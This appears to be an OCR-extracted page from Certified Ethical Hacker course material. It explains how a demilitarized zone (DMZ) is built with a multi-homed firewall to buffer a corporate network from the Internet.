



Figure 12.9: Multi-homed Firewall



Demilitarized Zone (DMZ)

- The DMZ is a network that **serves as a buffer** between the internal secure network and the insecure Internet
- It can be created **using a firewall with three or more network interfaces**, assigned with specific roles such as the internal trusted network, the DMZ network, and the external un-trusted network

C|EH
Certified Ethical Hacker
Corporate Network
Internet
Firewall
DMZ
Intranet

Demilitarized Zone (DMZ)

In computer networks, the demilitarized zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and an untrusted external network to prevent outsider access to a company's private data. The DMZ serves as a buffer between the secure internal network and the insecure Internet, as it adds a layer of security to the corporate LAN, thus preventing direct access to other parts of the network.

A DMZ is created using a firewall with three or more network interfaces that are assigned specific roles, such as an internal trusted network, a DMZ network, or an external untrusted network (Internet). Any service such as email, web, or FTP that provides access to external users can be placed in the DMZ. However, web servers that communicate with database servers cannot reside in the DMZ, as they could give outside users direct access to sensitive information. There are many ways in which the DMZ can be configured according to specific network topologies and company requirements.


